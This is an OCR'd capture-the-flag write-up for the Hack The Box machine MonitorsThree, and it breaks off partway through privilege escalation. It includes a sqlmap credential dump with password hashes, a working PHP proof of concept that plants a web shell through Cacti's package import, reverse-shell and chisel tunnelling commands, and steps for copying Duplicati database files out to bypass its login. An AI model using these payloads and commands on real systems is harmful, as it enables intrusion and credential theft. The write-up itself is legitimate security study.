
HTB - MonitorsThree


```
└─$ nmap -sC -sV -p- -oA monitorsthree 10.10.11.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 22:03 CDT
Nmap scan report for monitorsthree.htb (10.129.11.84)
Host is up (0.055s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_  256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-title: MonitorsThree - Networking Solutions
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

```
8084/tcp filtered websnp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.97 seconds
```

This machine only has SSH and HTTP running. By visiting the site, a host record will need to be added for `monitorsthree.htb`.




Started looking into the website and found a login and reset password pages. Fuzzing revealed no additional interesting files.

```
ffuf -u http://monitorsthree.htb/ -H "HOST: FUZZ.MONITORSTHREE.HTB" -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories-
lowercase.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
```

```
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsthree.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-
Content/raft-medium-directories-lowercase.txt
 :: Header           : Host: FUZZ.MONITORSTHREE.HTB
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
59ms]
[                       [Status: 301, Size: 178, Words: 6, Lines: 8, Duration:
60ms]
[0-9]                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration:
56ms]
:: Progress: [26584/26584] :: Job [1/1] :: 664 req/sec :: Duration: [0:00:41]
:: Errors: 1 ::
```

Fuzzed the domain for subdomains and found cacti running. Default password didn't work.




Started looking at the password recovery and wanted to test sql injection. SQL injection was successful with `test'`

Saved the request using burp suite by using the proxy to capture the recovery and ran the following sqlmap command to get the passwords saved.

`sqlmap -r threesreset.req -D monitorsthree_db -T users -C username,password --dump`

```
+-----------+----------------------------------+
| username  | password                         |
+-----------+----------------------------------+
| janderson | 1e68b6eb86b45f6d92f8f292428f77ac |
| admin     | 31a181c8372e3afc59dab863430610e8 |
| dthompson | 633b683cc128fe244b00f176c8a950f5 |
| mwatson   | c585d01f2eb3e6e1073e92023088a3dd |
+-----------+----------------------------------+
```

Using online hashcrack we find the password for cacti. `greencacti2001`



Once logged in, the version 1.2.26 was found which has the following vulnerability.

https://github.com/Cacti/cacti/security/advisories/GHSA-7cmj-g5qc-pj88

The POC mentions using this code to generate the XML data needed to get a command shell.

```
<?php

$xmldata = "<xml>
   <files>
       <file>
           <name>resource/test.php</name>
           <data>%s</data>
           <filesignature>%s</filesignature>
       </file>
   </files>
   <publickey>%s</publickey>
   <signature></signature>
</xml>";
$filedata = '<?php echo shell_exec($_GET["cmd"]); ?>';
$keypair = openssl_pkey_new();
$public_key = openssl_pkey_get_details($keypair)["key"];
openssl_sign($filedata, $filesignature, $keypair, OPENSSL_ALGO_SHA256);
$data = sprintf($xmldata, base64_encode($filedata),
base64_encode($filesignature), base64_encode($public_key));
openssl_sign($data, $signature, $keypair, OPENSSL_ALGO_SHA256);
file_put_contents("test.xml", str_replace("<signature></signature>", "
<signature>".base64_encode($signature)."</signature>", $data));
```

```
system("cat test.xml | gzip -9 > test.xml.gz; rm test.xml");

?>
```

Ran `php file.php` in the command line to generate the payload `test.xml.gz`

Imported the package at the following location:

http://cacti.monitorsthree.htb/cacti/package_import.php

Copied the test.php to a lower directory to keep access as it gets deleted quickly.

```
http://cacti.monitorsthree.htb/cacti/resource/test.php?cmd=cp%20test.php%20..
```

Used the php command to download a new rev.php file and used that to setup a reverse shell.

```
www-data@monitorsthree:/tmp$ ./linpeas.sh
./linpeas.sh
 --- clip ---

                                ╔═══════════════════╗
═══════════════════════════════╣ Network Information
╚═══════════════════════════════                   ╚═══════════════════╝
╔══════════╣ Hostname, hosts and DNS
monitorsthree
127.0.0.1 localhost
127.0.1.1 monitorsthree

::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

nameserver 127.0.0.53
options edns0 trust-ad
search .

╔══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
br-c7b83e1b07b0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
```

```
        ether 02:42:a7:72:75:93  txqueuelen 0  (Ethernet)
        RX packets 7644  bytes 2066483 (2.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10647  bytes 1234642 (1.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:c4:9a:f9:e6  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.30  netmask 255.255.0.0  broadcast 10.129.255.255
        ether 00:50:56:b0:0e:0f  txqueuelen 1000  (Ethernet)
        RX packets 73943  bytes 6912919 (6.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 73243  bytes 5659464 (5.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 92179  bytes 8583607 (8.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 92179  bytes 8583607 (8.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth3b8be48: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 56:97:b9:31:13:5d  txqueuelen 0  (Ethernet)
        RX packets 7644  bytes 2173499 (2.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10647  bytes 1234642 (1.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


╔═══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:8084            0.0.0.0:*               LISTEN
1190/mono
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
-
```

```
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
1227/nginx: worker
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:35627         0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:8200          0.0.0.0:*               LISTEN
-
tcp6       0      0 :::80                   :::*                    LISTEN
1227/nginx: worker
tcp6       0      0 :::22                   :::*                    LISTEN
-


╔══════════╣ Unexpected in /opt (usually empty)
total 24
drwxr-xr-x  5 root root 4096 Aug 18 08:00 .
drwxr-xr-x 18 root root 4096 Aug 19 13:00 ..
drwxr-xr-x  3 root root 4096 May 20 15:53 backups
drwx--x--x  4 root root 4096 May 20 14:38 containerd
-rw-r--r--  1 root root  318 May 26 16:08 docker-compose.yml
drwxr-xr-x  3 root root 4096 Aug 18 08:00 duplicati
```


Logged in and started enumerating the linpeas that I downloaded into /tmp.

Noticed local ports running services. From here, chisel can be used to pivot and view the application running on port 8200.

```
./chisel server --reverse -p 9999
```

```
./chisel client 10.10.14.2:9999 R:8200:127.0.0.1:8200
```

This creates a tunnel to allow the browser to talk on port 8200 from localhost.



Duplicati is running on the host.


Looking into bypassing this login I was able to find the following:

https://medium.com/@STarXT/duplicati-bypassing-login-authentication-with-server-passphrase-024d6991e9ee

It mentions locating the sqlite files. The files can be located in the /opt/duplicati/config folder.


```
www-data@monitorsthree:/opt/duplicati/config$ ls
ls
CTADPNHLTC.sqlite
Duplicati-server.sqlite
control_dir_v2
www-data@monitorsthree:/opt/duplicati/config$ cp *.sqlite /var/www/html/cacti
cp *.sqlite /var/www/html/cacti
www-data@monitorsthree:/opt/duplicati/config$
```

Moved the sqlite file to the cacti web directory to download.



Grabbed the server salt by visiting the options table.

